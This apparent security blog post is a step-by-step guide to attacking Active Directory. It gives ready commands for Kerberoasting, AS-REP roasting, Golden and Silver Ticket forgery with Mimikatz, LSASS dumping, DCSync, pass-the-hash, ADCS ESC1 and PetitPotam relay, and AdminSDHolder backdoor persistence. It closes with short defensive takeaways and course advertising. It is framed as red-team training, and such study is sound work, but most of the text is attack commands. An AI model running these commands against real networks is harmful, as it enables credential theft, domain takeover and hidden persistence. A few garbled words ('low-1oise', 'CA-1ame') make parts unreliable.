Listen to this Post

Introduction:
Active Directory (AD) remains the undisputed crown jewel of enterprise identity management, making it the 1 target in modern cyber breaches. Because AD controls access to virtually every resource in a Windows environment, a single misconfiguration or stolen credential can allow an attacker to move laterally, escalate privileges, and ultimately take over the entire domain. This professional guide provides a technical deep dive into the most critical AD attack vectors—from Kerberos abuse and credential dumping to lateral movement and advanced DACL attacks—offering both offensive testing strategies and defensive insights for red teamers and security professionals.
Learning Objectives:
- Master the execution of key Kerberos attacks, including Kerberoasting, AS-REP Roasting, and Golden/Silver Ticket forges.
- Develop proficiency in advanced credential dumping techniques using Mimikatz and DCSync attacks against domain controllers.
- Learn to map attack paths and escalate privileges by abusing misconfigured Active Directory ACLs and Certificate Services (ADCS).
You Should Know:
- Weaponizing Kerberos: Core Attack Chain & Practical Commands
Kerberos authentication is the backbone of AD security, but several misconfigurations can be exploited to steal credentials or forge tickets. The most common entry points for an attacker with a low-privileged domain account are Kerberoasting and AS-REP Roasting. Kerberoasting targets service accounts with Service Principal Names (SPNs), allowing an attacker to request a service ticket and crack the service account’s password offline. AS-REP Roasting, on the other hand, exploits accounts that have Kerberos pre-authentication disabled, allowing the attacker to request an encrypted Ticket Granting Ticket (TGT) and crack it offline without any prior credentials.
Step-by-step guide explaining what this does and how to use it:
From a Linux attack machine (e.g., Kali):
- Discover SPNs (Kerberoasting): `GetUserSPNs.py -outputfile kerberoast.hash -dc-ip 10.10.10.1 ‘DOMAIN/USER:Password’`
– Crack the hash: `hashcat -m 13100 kerberoast.hash /path/to/wordlist -r /path/to/rules`
– Find users with pre-auth disabled (AS-REP Roast): `GetNPUsers.py DOMAIN/ -dc-ip 10.10.10.1 -request -outputfile asrephash`
From a compromised Windows host:
- Enumerate SPNs and request tickets (Kerberoasting): `Rubeus.exe kerberoast /outfile:hashes.txt`
– AS-REP Roasting: `Rubeus.exe asreproast /format:hashcat /outfile:asrep.txt`
– Forge a Golden Ticket (requires krbtgt hash): `mimikatz “kerberos::golden /user:Administrator /domain:DOMAIN /sid:S-1-5-21-… /krbtgt:HASH /ptt” exit`
– Forge a Silver Ticket (access a specific service): `mimikatz “kerberos::golden /user:User /domain:DOMAIN /sid:SID /target:service.domain.com /service:cifs /rc4:SERVICE_HASH /ptt” exit`
2. Advanced Credential Dumping & Lateral Movement
Once a foothold is established, the goal is to extract more credentials and move laterally across the network. The most powerful tool for this on Windows is Mimikatz, which can be used to dump clear-text passwords, password hashes, and Kerberos tickets directly from the LSASS process memory. For lateral movement, attackers commonly use stolen NTLM hashes (Pass-the-Hash) or stolen Kerberos tickets (Pass-the-Ticket) to authenticate to other systems without needing the actual password.
Step-by-step guide explaining what this does and how to use it:
Credential Dumping with Mimikatz:
- Elevate privileges and dump credentials:
mimikatz  privilege::debug
mimikatz  sekurlsa::logonpasswords
This command extracts all NTLM hashes and sometimes plaintext passwords from memory.
- Perform a DCSync attack (if high privileges are obtained): `mimikatz “lsadump::dcsync /user:Administrator”` This simulates a domain controller and pulls the password hash for the target user directly from the domain controller.
- Dump LSASS process memory for offline analysis: On a target machine, open Task Manager, find
lsass.exe, and create a dump file. This file can be taken offline and analyzed with Mimikatz usingsekurlsa::minidump lsass.dmp.
Lateral Movement (Pass-the-Hash & Pass-the-Ticket):
- Pass-the-Hash from Linux (using Impacket): `psexec.py -hashes LMHASH:NTHASH DOMAIN/User@TargetIP`
– Pass-the-Ticket from Windows (using Rubeus): After extracting a ticket, inject it into your current session:
`Rubeus.exe ptt /ticket:base64ticket.kirbi`
- Windows built-in (PsExec): `PsExec.exe \\TargetComputer -u DOMAIN\User -p “” -s cmd` This can be used with a hash in some configurations.
3. Privilege Escalation via DACL & ADCS Abuse
When direct credential attacks fail, attackers turn to misconfigurations in the AD structure itself. Discretionary Access Control Lists (DACLs) define permissions on AD objects. An attacker who can modify a DACL (e.g., has WriteDacl rights on a user or group) can grant themselves administrative privileges. A more modern and powerful vector is abusing Active Directory Certificate Services (ADCS). Misconfigured certificate templates can allow a standard user to request a certificate that authenticates them as a domain administrator, a technique known as ESC1, or they can force a domain controller to authenticate to a malicious server via NTLM relay (PetitPotam).
Step-by-step guide explaining what this does and how to use it:
Abusing DACLs:
- Enumerate attack paths: `SharpHound.exe -c All` -> Import data into BloodHound to visualize “WriteDacl” or “GenericAll” edges you control.
- Abuse WriteDacl to add a user to a group: This requires a bit more scripting, but tools like PowerView can be used. The principle is using the `Add-DomainObjectAcl` cmdlet to grant a user you control the rights of a privileged group.
Abusing ADCS (ESC1 & PetitPotam):
- Identify vulnerable templates (from Linux): `certipy find -u [email protected] -p Password -dc-ip 10.10.10.1 -stdout`
– Exploit ESC1 (request a certificate for a privileged user):
`certipy req -u [email protected] -p Password -target CA.domain.local -ca CA-1ame -template ‘VulnerableTemplate’ -upn [email protected]`
– Perform PetitPotam NTLM Relay (from Linux):
- Start an NTLM relay to the ADCS web server: `ntlmrelayx.py -t http://CA.domain.local/certsrv/certfnsh.asp -smb2support –adcs`
2. Coerce the domain controller to authenticate: `python3 PetitPotam.py AttackerIP DC_IP`
3. Upon success, `ntlmrelayx.py` will output a base64-encoded certificate for the domain controller, which can be used for authentication.
4. Establishing Persistence with AdminSDHolder
Once domain admin is achieved, a savvy attacker will ensure they can return. The `AdminSDHolder` object in AD is a container whose ACL is periodically copied to all protected administrative accounts (like Domain Admins). If an attacker gains write access to modify the ACL on AdminSDHolder, they can add a backdoor user with administrative rights. This persistence is extremely difficult to detect because the backdoor is automatically reapplied every 60 minutes by the SDProp process.
Step-by-step guide explaining what this does and how to use it:
– Modify the AdminSDHolder ACL (requires high privileges): Use PowerShell to add a full-control ACE for your backdoor user.
– Check the change: Force the SDProp process to run or wait up to an hour for the change to replicate. Your backdoor user will now be an implicit member of all protected groups.
What Undercode Say:
- Key Takeaway 1: Active Directory is a complex and interconnected system where a failure in one component (like a certificate template or a service account’s ACL) can lead to total domain compromise. Attackers are no longer just cracking passwords; they are abusing the authentication protocols and trust relationships built into AD.
- Key Takeaway 2: Mastery of a few core tool sets—Impacket for Linux, and Mimikatz/Rubeus for Windows—is essential for any AD penetration tester. The most effective methodology is a chain: initial enumeration, credential harvesting, lateral movement, privilege escalation, and finally, establishing covert persistence.
- +1 Analysis: The trajectory of AD attacks shows a clear shift from brute-force to stealthy, logic-based exploitation. As Microsoft continues to harden NTLM and basic Kerberos, the future of red teaming in 2026 and beyond will be dominated by attacks on DACLs, ADCS, and cloud-synced identities (Entra ID). The rise of tools like BloodHound and Certipy has democratized this knowledge, forcing defenders to adopt a posture of continuous attack path monitoring rather than periodic compliance audits. This evolution is positive for the security industry as it raises the baseline skill level for both attackers and defenders, leading to more resilient enterprise architectures. However, it also means that the barrier to entry for sophisticated, low-1oise attacks is lower than ever, creating a challenging environment for blue teams who rely on traditional signature-based detection.
Prediction:
- -1 The complexity of Active Directory will continue to be its greatest vulnerability. As organizations rush to hybrid and cloud-only models, misconfigurations in trust relationships, federation services, and synchronization privileges will create novel attack paths that eclipse traditional Kerberos abuse.
- +1 The offensive security community’s focus on ADCS and DACL abuse will drive a new wave of defensive tooling. We can expect to see Microsoft and third-party vendors integrate real-time attack path analysis and “deployable” mitigations (like automated template hardening) directly into Active Directory administrative centers, transforming reactive security into a proactive configuration-hardening posture.
- -1 Smaller organizations will continue to struggle, as the expertise required to secure a modern AD environment against DACL, ADCS, and Kerberos attacks is not widely available. This will lead to a persistent gap where sophisticated red teams can consistently compromise AD environments, highlighting the need for managed security services that specialize in identity threat detection and response (ITDR).
▶️ Related Video (84% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Ad Pentest – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


